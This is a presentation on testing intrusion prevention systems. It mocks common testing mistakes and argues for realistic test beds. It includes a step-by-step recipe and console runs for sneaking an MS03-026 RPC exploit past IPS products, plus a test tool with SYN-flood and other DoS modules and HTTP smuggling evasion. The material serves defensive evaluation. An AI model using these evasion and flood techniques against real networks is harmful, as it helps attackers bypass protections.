How to test an IPS

Renaud Bidou
renaudb@radware.com

Introduction
Rules of engagement

1. Know who is talking
2. Know what you want
3. Know what you are doing
4. Be realistic
5. Don’t trust anybody…

Who is talking

- Renaud Bidou = Radware Employee
  - Radware = IPS vendor
  - Employee = lobotomized slave
- Involved in MANY IPS tests
  - Independent (or so called) test labs
  - Press test labs
  - System integrators, resellers, end-users
  - Universities and research labs
  - ⇨ Bunch of security “experts”, consultants and researchers

So what do you want ?

2 ways of testing an IPS

- Try to bypass the IPS
  - It was a given since the start
  - Save time if it is your only goal
  - answer is Yes, you can bypass the IPS
  - ➢ Funny, but somewhat useless
- Evaluate security improvement
  - In your existing environment
  - Against identified threats
  - With defined and qualified goals
  - All together with actual defenses and security management tools / process
  - ➢ Supposed to be the purpose of your tests

Any idea

about what you're doing ?

- Do you have defined need ?
  - Attacks you want to mitigate
  - Final architecture
  - Traffic typology
  - ➢ Should be a kind of must
- Any clue about some technical stuff ?
  - How IPS work ?
    - RTFM + technology investigations
  - What tools you're going to use
    - What kind of test they really perform
  - What result you expect to get
  - ➢ All the basics…

Stop Dreaming

and ask to yourself

- Do you really need an IPS ? Maybe…
  - If you don't believe in Santa Claus anymore
    - 100% security is not a realistic target
    - 0-day protection is marketing
  - If you understand and agree with…
    - "security is a process, not a product"
  - If you know what you want: I want to improve…
    - DOS protection
    - Worm propagation mitigation
    - Tunnel investigation
    - Traffic policing
    - Etc.

Be Paranoïd

- Don't trust …
  - Rumors
    - They are created by vendors
  - Third party tests results
    - Independent … c'mon no one is innocent
  - Mailing-Lists
    - They are owned by vendors
  - Consultants
    - Some may look cool
    - But they are lobotomized slaves
    - After all, they're all alike

How shall we proceed ?

1. Talk about methodology
   - *Expected show time should be around 5 hours*
   - We will go step by step over all functional requirements
   - Then we will focus on a global framework
   - … and involve quality standards
   - We can finish with some marketing material …

OR

2. Be factual
   - Talk about IPS reality
   - See how easy it is to bypass IPS
   - Understand usual IPS shortcomings
   - Try to understand basic testing rules
   - Laugh at usual IPS tests f#ckups
   - Try to think about a useful testing tool requirements

The truth about IPS
or at least part of it

- What do you need an IPS for ?
  - Nothing, just because IPS is cool
    - **WRONG** : IPS add latency and generate false positives.
  - To have this new “behavioral-neuronal-Bayesian-holistic” smart detection engine protect my network from any kind of attack
    - **WRONG** : You are new in the business aren’t you ?
  - To go out with the sales girl
    - **WRONG** : but you can still contact a Radware representative

The great swindle

- The best cocktail to kill technology
  - A growing market
    - 2.000 potential actors
      - They all want the best part of it
    - Very few real security players
      - Others come from networking where margins go down
  - New techniques
    - That looks like old ones
      - I know IDS and firewall = I know IPS
      - No need to investigate
  - In the field of security
    - Tremendous lack of skill everywhere
    - A marketing battlefield
      - Heuristics, neuronal networks, correlation, real-time …
        - » Who really knows what those words mean nowadays
      - There is no rule at war…

How to bypass an IPS


Just to make it clear

1. Use an old exploit
   - oc192's to MS03-026
2. Obfuscate NOP/NULL Sled
   - s/0x90,0x90/0x42,0x4a/g
   - Fair enough …
3. Change exploit specific data
   - Netbios server name in RPC stub data
4. Implement application layer features
   - RPC fragmentation and pipelining
   - AlterContext
   - Multiple context binding request
5. Change shell connection port
   - This 666 stuff … move it to 22 would you ?
6. Done

How to bypass an IPS

Because you still don't believe me

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
===========================

> set TARGET 10.0.0.105
> exploit
# 0. Launching exploit with following options

MULTIBIND             : 0
REMOTEPORT            : 666
ALTSERVER             : 0
DELAY                 : 1
PORT                  : 135
ALTER                 : 0
RPCFRAGSIZE           : 0
OBFUSCATED            : 0
TARGET                : 10.0.0.105
FRAGSIZE              : 512
PIPELINING            : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Interface
ISystemActivator
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```





```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

How to bypass an IPS

Snort-Inline

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
===========================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> exploit
# 0. Launching exploit with following options

MULTIBIND             : 1
REMOTEPORT            : 666
ALTSERVER             : 0
DELAY                 : 1
PORT                  : 135
ALTER                 : 0
RPCFRAGSIZE           : 0
OBFUSCATED            : 0
TARGET                : 10.0.0.105
FRAGSIZE              : 512
PIPELINING            : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```





```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

How to bypass an IPS

Snort-Inline + Vendor 1 (part 1)

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
===========================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> exploit
# 0. Launching exploit with following options

MULTIBIND             : 1
REMOTEPORT            : 666
ALTSERVER             : 0
DELAY                 : 1
PORT                  : 135
ALTER                 : 0
RPCFRAGSIZE           : 0
OBFUSCATED            : 1
TARGET                : 10.0.0.105
FRAGSIZE              : 512
PIPELINING            : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```





```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

How to bypass an IPS

Snort-Inline + Vendor 1 (part 2)

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
===========================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> exploit
# 0. Launching exploit with following options

MULTIBIND            : 1
REMOTEPORT           : 666
ALTSERVER            : 0
DELAY                : 1
PORT                 : 135
ALTER                : 0
RPCFRAGSIZE          : 0
OBFUSCATED           : 1
TARGET               : 10.0.0.105
FRAGSIZE             : 512
PIPELINING           : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : Exploit failed

>
```





```
Mar  8 13:00:01 brutus snort[26570]: [1:2351:8] NETBIOS
DCERPC ISystemActivator path overflow attempt little
endian [Classification: Attempted Administrator Privilege
Gain] [Priority: 1]: {TCP} 192.168.202.104:1101 ->
10.0.0.105:135

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-DCOM-
Interface-BO" TCP 192.168.202.104:1101 10.0.0.105:135
high

Mar  8 13:00:04 10.0.0.253 Vendor1: "MS-RPC-135-NOP-Sled"
TCP 192.168.202.104:1101 10.0.0.105:135 high

Mar  8 13:00:04 10.0.0.105 Vendor2: Low : Overly Large
Protocol Data Unit

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Microsoft RPC
DCOM Buffer Overflow

Mar  8 13:00:04 10.0.0.105 Vendor2: High : Windows
Command Shell Running
```

How to bypass an IPS

Snort-Inline + Vendor 1 + Vendor 2

```
[root@localhost rpc-evade]# ./rpc-evade-poc.pl

DCE RPC Evasion Testing POC
===========================

> set TARGET 10.0.0.105
> set MULTIBIND 1
> set OBFUSCATED 1
> set ALTSERVER 1
> set FRAGSIZE 256
> set RPCFRAGSIZE 32
> set REMOTEPORT 22
> exploit
# 0. Launching exploit with following options

MULTIBIND            : 1
REMOTEPORT           : 22
ALTSERVER            : 1
DELAY                : 1
PORT                 : 135
ALTER                : 0
RPCFRAGSIZE          : 32
OBFUSCATED           : 1
TARGET               : 10.0.0.105
FRAGSIZE             : 256
PIPELINING           : 0

# 1. Establishing connection to 10.0.0.105:135
# 2. Requesting Binding on Multiple Interfaces
# 3. Launching Exploit
# 4. Testing Status : SUCCESS
```



- Details and PoC source
  - http://www.iv2-technologies.com/~rbidou

Why IPS just can't win ?

3 main causes of IPS shortcomings

- False Positives
  - Need very, very accurate signatures
    - Often exploit based : the oc192-dcom exploit case
  - Very few signatures really activated
    - Usually a few hundred : out of thousands sold to your boss
- Performances
  - Latency is the enemy
    - Hardly acceptable by users
    - Not an option for VoIP
- CSOs' position
  - Ensure security of their job first
    - Packet loss is not recommended

Usual IPS Shortcomings

Consequences

- Best Effort
  - Detection mechanism are optimized
    - To be able to detect 90% of malicious stuff
      - At (almost) no risk
      - With good performances
    - To block usually tested attacks
      - should perform good at customers basic testing
  - Save Willy !
    - Hide breaches and/or find workarounds
    - Hire former swindler as consultants
    - Hire actual losers as sales engineers
- Just try to look good …
  - Doesn't really matter
    - Most potential customers don't have a clue about security
    - They don't know how to test IPS …

So why testing ?

- Because with an IPS you still can do many things …
  - Mitigate all those DoS stuff
    - As long as your at the right place
  - Prevent common worm propagation
    - On your internal network
  - Protect against recent exploits
    - And some standard generic threats / techniques
  - Apply traffic policing and bandwidth management
    - Most P2P traffic can be “regulated”
  - Protect applications from specific threats
    - Mostly implemented for web applications
- … as long as
  - you know what you need
    - What, where
  - you remain realistic
    - There will be latency and ways to bypass

Rule #1

Define the context

- You need to define precisely
  - The environment the IPS will be used in
    - Physical architecture
    - Traffic volume and typology
    - Number of systems
    - Networks etc.
  - Threats you want to protect this environment from
- If you don’t
  - You will not know what to test and how
    - See testing jokes later on
  - Vendors will have you test what they want how they want
    - And you should never, ever trust vendors’ testing tools

Rule #2

Understand how IPS behave

- This is what must be understood
  - There are many ways to
    - Mitigate DoS attacks
      - syncookies, anomaly detection, behavioral analysis, bandwidth management…
    - Detect scans
      - thresholds, SYN delay binding, anomalies, tools signatures…
    - Stop exploits
      - generic & exploit based signatures
      - misc parsers, normalization capabilities, regexp
    - React
      - drop, reset, lower bandwidth etc.
  - Know which techniques are implemented
    - Evaluate if they can fit your needs
    - Test their behavior

Rule #3

Simulate the real world

- Target architecture
  - Main characteristics must be reproduced
    - According to the production context
  - Behavior of the test network must look ”real”
    - Mandatory to evaluate identification / reaction engines
      - Evaluation of security features
      - Impact on performances
- Real, efficient and recent attacks
  - The only way to do it
    - Test real conditions
  - Launching “real-life” attacks may not be that easy
    - Capability to generate real floods
    - Launch real exploits
    - Simulate worm propagation
    - Without investing too much if possible

Rule #4

Stick to your test bed

- Predefine it and create a baseline
  - Test bed can now be defined
  - It must be setup and tested before any vendor arrives
  - It must be played without IPS in-line
  - ➢ Defines the baseline
- Do not change it during tests
  - Vendors will try to have you change the tests
    - To match the behavior of their product
  - You must be self-confident enough
    - Make sure your tests do reflect the reality
- Know what result you expect from the tests
  - Compared to baseline
  - Make sure you have a way to compare results…

Rule #5

Have your IPS tuned

- Testing “out-of-the-box” is meaningless
  - You must understand IPS
  - Ask vendor to tune it
  - Reveal the vendor tests you are going to launch
    - Test bed is supposed to reflect real world
    - Protecting on the test bed = protecting in the real-world
  - One exception : exploits
    - You tell you want to protect web services
    - You don’t tell you are going to use “Request Smuggling” evasion
- 1 test, 1 configuration, 1 chance
  - Once the IPS is tuned, its configuration shouldn’t be changed
    - In real-life you are not going to be aware of the next attack
    - You cannot change configuration each and every hours
    - Configuration you are testing is a production one
  - If some more tuning is needed, all tests must be replayed

Rule #6

Never ever trust vendors

- Once tests have started
  - Keep vendors engineers away from
    - Management software / console
    - Hardware, cabling etc.
    - They may try to cheat…
  - Don't tell results "on the fly"
    - Vendor will argue and you will waste time
- Once tests are finished
  - Provide vendors only their own results
  - They will argue
    - Don't waste time, your tests are done, you don't care
    - You are confident, your tests are relevant aren't they ?

How to mess your tests

1. Cut & Paste your old IDS tests
   - Unless you want to acquire an IDS
2. Stay in lab
   - Choose the blue pill, you have to face the real world
3. Forget basic math
   - And blindly trust vendors promises
4. Use tools you don't know
   - Or don't understand …
5. Don't read the manual
   - And test it "out of the box", with some additional random settings
6. Be in a hurry
   - And skip some steps

How not to test an IPS

1 – cut & paste your old IDS tests

- IDS ≠ IPS
  - IPS do different tasks
    - Less detection (false positive)
    - Reaction
  - IPS are inline
    - Can enforce traffic policy
    - Can protect … and /or kill your network
  - IPS paranoid mode is different
    - Paranoid = don't take the risk to block legitimate traffic
    - Don't test with "all enable"
      - IPS will NEVER be configured this way
  - IPS are supposed to block
    - Launch real attacks
    - Checking blocking capabilities
    - Check reporting capabilities
      - False Positive analysis
      - Management oriented : 3D and colors

How not to test an IPS

2 – stay in lab

- IPS sensitivity to architecture
  - Performance
    - Bandwidth
    - Protected segments
    - Objects defined
    - Traffic typology and distribution
      - Very subtle … and sooo true
  - Detection
    - A lot of detection mechanisms rely on threshold
      - Scans
      - DoS
      - Behavioral
    - Asymetric paths may confuse detection engines
      - Thresholds again
      - L4/7 frags to be reassembled on multiple segments / systems

How not to test an IPS

3 – forget basic maths

- Basic calculation will save time
  - They say :
    - 200.000 packet fragments in memory then bypass filtering mechanism
    - Fragments are held in memory for 3 seconds
  - I say :
    - 1 Mbps, 62 bytes per packet ≈ 2.000 pps
    - ➢ Network is at risk above 33 Mbps – that's life
- Basic calculation will definitely save time
  - They say :
    - Multiple IPS can share fragment information to handle L2 asymmetric traffic
  - I say :
    - Given the previous calculation my network is at risk above (33 / nb of segments) Mbps
    - Great feature, but it's gonna be short on my LAN so no use to test it.
- And so on …

How not to test an IPS

4 – use tools you don't know

- You'd better know what's going on
  - Else …
    - you will select an IPS that is good at blocking tools
      - Hmm, this is the best case
    - you will chose an IPS that will kill your network with FP
      - Far more common
  - Either you do it yourself
    - Don't tell me you cannot write a portscanner by yourself…
    - Download, compile, run (against vulnerable server) a recent exploit
      - Building a variant should not be that difficult
  - Or analyze
    - Tools behavior
      - Packets sent, results obtained
    - IPS behavior
      - What was detected, blocked
      - Is it generic detection of specific to the tool ?

How not to test an IPS

5 – don't read the manual


- Will lead to 2 consequences
  1. Be unable to tune the IPS according to your context
     - Should be a mandatory step
       - Most security features must be tuned
       - Some have "learning" steps
       - Tuning will be different according to exposure, performance issues, type of traffic etc.
     - "Out of the box" testing is meaningless
       - Unless you are technically a loser, and you realize it…
     - Once again save time : don't do the test
  2. Don't understand what the vendor does during the test
     - Did I already tell you not to trust vendors ?

How not to test an IPS

6 – be in a hurry

- Your test bed makes sense ⇨ apply it
  - Don't skip steps
    - Each step should have a reason to be
    - Therefore each step should be taken
    - No Exception
  - Don't believe that 1+1 = 2
    - In IPS world nothing you believe in is true
    - Especially if vendors tell you so…
    - Perform tests to know how much is 1 + 1
- Take time to analyze and compare results
  - None of the products passed all tests
    - Evaluate which miss are less significant according to
      - Security policy
      - Employment security …

Testing Jokes
#1 Architecture tricks



Testing Jokes
#2 Nessus

- Testing for exploit mitigation
  - Tester tool
    - Nessus, known for its large real-life exploits database…
  - Test results
    - All Nessus tests blocked
      - Bunch of false positives
    - Some Nessus tests blocked
      - Go and analyze, one by one which is FP and which is not ☺
  - Vendor response
    - Nessus is not appropriate
    - Use our home-made attack capture files

Testing Jokes
#3 Exploit Museum

- The exploit of the death
  - CGI phf
    - Part of most test beds
  - Just a few questions
    - Do you have any web server in your network running unpatched since 1996 ?
    - Is it really necessary to test it ?
    - But why is it part of all test beds ?
      - Probably part of old IDS test beds …
  - Common excuse found by testers
    - All IPS do have a signature against it
      - Maybe, but should be in specific group of signatures like "stupid, obsolete testing signatures"
      - Activating in production is useless and wastes performances

Testing Jokes
#4 Security Experts

- They know. So…
  - They don't need assistance
  - They don't read the doc
  - They plug and yell
    - "all these are real sh.t"
    - "Muahahah I bypassed it"
    - "Definitely these technologies are not mature"
- They've been doing it for years
  - So they cut & paste IDS tests …
  - So they use their old "IDS Wakeup" and PHF exploits
  - So they should find a position in a museum
- They are experts
  - So they test everything possible
    - Preferably out of any production context
    - Ok to have a talk at some pseudo-scientific conference

Testing Jokes

#5 Non linear load increase

UDP (pps)	HTTP (Mbps)	FTP (Mbps)	Total (Mbps)	% lost
100.000	100	-	150 Mbps	0
200.000	500	-	600 Mbps	0
300.000	1.000	-	1.150 Mbps	0
300.000	1.000	200	1.350 Mbps	3

2 questions :

1. Is 1Gbps really the nominal performance of the device ?
2. How much are people paid to perform such tests

Testing Jokes

#6…10 Misc and funny

6. Data representation detection
   - Alerting on hex encoding ?
7. Packet generation issue
   - Packet's not blocked. But was it send over the wire?
8. Perfect matching devices
   - Nothing should be perfect
9. The one packet DOS
   - Blah, blah was not blocked… pfff was not efficient anyway
10. I don't understand
    - So I focus on management

An interesting approach

- Basics
  - You don't have time
  - You don't have knowledge
  - You're a desperate zombie
- Purpose
  - Find a quick way to test
- FFO
  - Ask each vendor to provide test tools
  - Use test tools against each and every device
- Results
  - Each vendor does tests they will be able to pass
  - The one that passes most tests is as good as his competitors
    - In tested fields
  - Still out of context but…

Howto, today

- A bunch of testing tools
  - Attack tools
    - Exploits, intrusion frameworks etc.
  - Traffic capture and traffic generators
    - To create "real-life" background traffic
  - Production environment simulation
    - To get more or less the behavior of the IPS
- Manual operations
  - Test launch
    - Few scripts as results must be analyzed one by one
  - Impact validation
    - Security, performance, stability
  - Reporting
    - Baseline checks

What we want

- Make it easier
  - One global interface
    - Common and homogeneous frontend
  - Dedicated to IPS testing
    - Therefore provide IPS testing oriented results and lowers the need for in depth investigations of what happened
  - Modular and flexible
    - Just to test what you need in your environment
- Save time and be earnest
  - Scripting capabilities
    - One script
    - One configuration
    - One chance
  - Automated comparison to the baseline
    - Disable tests that will not be relevant (ex: no impact on baseline)

What we have

- Early pre-alpha minor piece of code
  - Homogeneous frontend for misc modules
    - Modules can
      - be independent
      - behave like abstract layer to common tools
    - 5 Categories of tests
      - IPS Detection & identification
      - Scan / Fingerprint
      - Evasion
      - DoS
      - False Positives
  - Scripting capabilities
    - based on recording of commands
  - Simple reporting (to be improved)
  - Get it on www.iv2-technologies.com/~rbidou/IPSTester.tar.gz

IPSTester.pl

```
[root@localhost ips-tester]# ./IPSTester.pl

+----------------------------------------+
|          IPS Testing Suite v1.0        |
+----------------------------------------+

[] Loading configuration file : ok

[] Loading modules
     DCE-RPC Based tests           v1.0    : loaded
     Flood based DOS               v1.0    : loaded
     Native Host Discovery         v1.0    : loaded
     HTTP Based tests              v1.0    : loaded
     Tools Based Discovery         v1.0    : loaded

[] Checking dependencies
     httprint                      v0.301  : ok
     thcrut                        v1.2.5  : ok
     hping                         v3.0.0  : ok
     amap                          v5.1    : ok
     nmap                          v4.01   : ok
     fping                         v2.4    : ok
     iptables                      v1.2.8  : ok

[] Loading scripts : 1 scripts loaded

[] Launching shell, have fun!

>
```

Modules

```
> show modules

+----+-------------------------+--------------------+----------------------+---------+
| id | name                    | category           | status               | version |
+----+-------------------------+--------------------+----------------------+---------+
| 1  | Flood based DOS         | DoS / DDoS         | OK                   | 1.0     |
| 2  | DCE-RPC Based tests     | Evasion            | OK                   | 1.0     |
| 3  | HTTP Based tests        | Evasion            | OK                   | 1.0     |
| 4  | Native Host Discovery   | Scan / Fingerprint | OK                   | 1.0     |
| 5  | Tools Based Discovery   | Scan / Fingerprint | OK                   | 1.0     |
+----+-------------------------+--------------------+----------------------+---------+
```

```
Module : Flood based DOS v.1.0
==============================

Status : OK

Launches several DOS attacks (option: ATTACK) based on network floods :

     0. Xmas tree: TCP packet with all flags set
     1. IP 0 : IP packet with protocol number 0
     2. Land : UDP Packet with identical source and destination
               addresses and ports
     3. SYNFlood : the very one !

Target port can be specified (option: PORT) if applicable and source can be
randomized (option: RANDSOURCE).

Attack duration (option: DURATION) is given in seconds. If the global option
TEST is set, a TCP connectivity check will be performed on the target port.
Delay between each check can be set (option: TESTDELAY).

If attack duration is set to 0 attack will last until the <stop> command is
issued on the shell.

==> Requirements : Requires hping v3.0.0 <==


ATTACK          Attack type to launch (default: 0 - Xmas Tree)
DURATION        Attack duration in seconds [0 = infinite] (default: 10)
PORT            TCP port number of the targeted service (default: 135)
RANDSOURCE      Use random sources for attacks [0 = no, 1 = yes] (default: 0)
TESTDELAY       Delay in seconds between connectivity tests under attack (default: 2)


ATTACK          0
DURATION        10
PORT            135
RANDSOURCE      0
TESTDELAY       2

Brought to you by : Renaud Bidou (renaudb@radware.com)
```

Scripts

```
> scripts show

+----+-----------------------------------+---------------------+
| id | name                              | filename            |
+----+-----------------------------------+---------------------+
| 0  | myscript                          | myscript.ips        |
|    +-----------------------------------+---------------------+
|    | set global TARGET 10.0.0.105                            |
|    | launch 3                                                |
+----+-----------------------------------+---------------------+
```

Launching a test

```
> set global TARGET 10.0.0.105
> set module 3 EVASION 2
> set module 3 URL /hello.asp
> launch 3

# A. Testing Baseline
# A.1. Establishing connection to 10.0.0.105:80
# A.2. Sending GET /hello.asp : result code => 200
# A.3. Establishing connection to 10.0.0.105:80
# A.4. Sending UNICODE-0 : result code => 999
# A.4.1 Is the attack successful (y|N) ? N

# B. Launching HTTP smuggling evasion
# B.1. Testing methods support : GET(200) POST(200)
# B.2. Testing IIS 48k truncate : (200) Success
# B.3. Testing GET with Content-Length : (200) Success
# B.4.1 Testing double Content-Length (exploit first) : (400) Failure
# B.4.2 Testing double Content-Length (exploit last) : (400) Failure
# B.4.3 Testing double Content-Length (garbage then exploit) : (400) Failure
```

Results

```
> stats show

+--------------------------------+---------+---------+---------+
| Tests                          | Success | Tests   | Ratio   |
+--------------------------------+---------+---------+---------+
| IPS identification             | 0       | 2       | 0       |
+--------------------------------+---------+---------+---------+
| Scan / Fingerprint             | 0       | 0       | NA      |
|      Native Host Discovery     | 0       | 0       | NA      |
|      Tools Based Discovery     | 0       | 0       | NA      |
+--------------------------------+---------+---------+---------+
| False Positive                 |         |         | NA      |
+--------------------------------+---------+---------+---------+
| Evasion                        | 2       | 13      | 15      |
|      DCE-RPC Based tests       | 0       | 3       | 0       |
|      HTTP Based tests          | 2       | 10      | 20      |
+--------------------------------+---------+---------+---------+
| DoS / DDoS                     | 0       | 0       | NA      |
|      Flood based DOS           | 0       | 0       | NA      |
+--------------------------------+---------+---------+---------+
| GLOBAL RESULTS                 | 4       | 15      | 27      |
+--------------------------------+---------+---------+---------+

>
```

Conclusion

- IPS Testing is still early stage
  - A lot of errors in methodology
    - To much copy and paste
    - No enough time invested in thinking about it
  - A huge lack of understanding
    - What an IPS can / should do
    - Testing is context dependant
  - No tool is available
    - But can a tool really do it properly ?
    - Commercial solutions will be “IDS testing tool based”
      - As long as most IPS are just IDS variants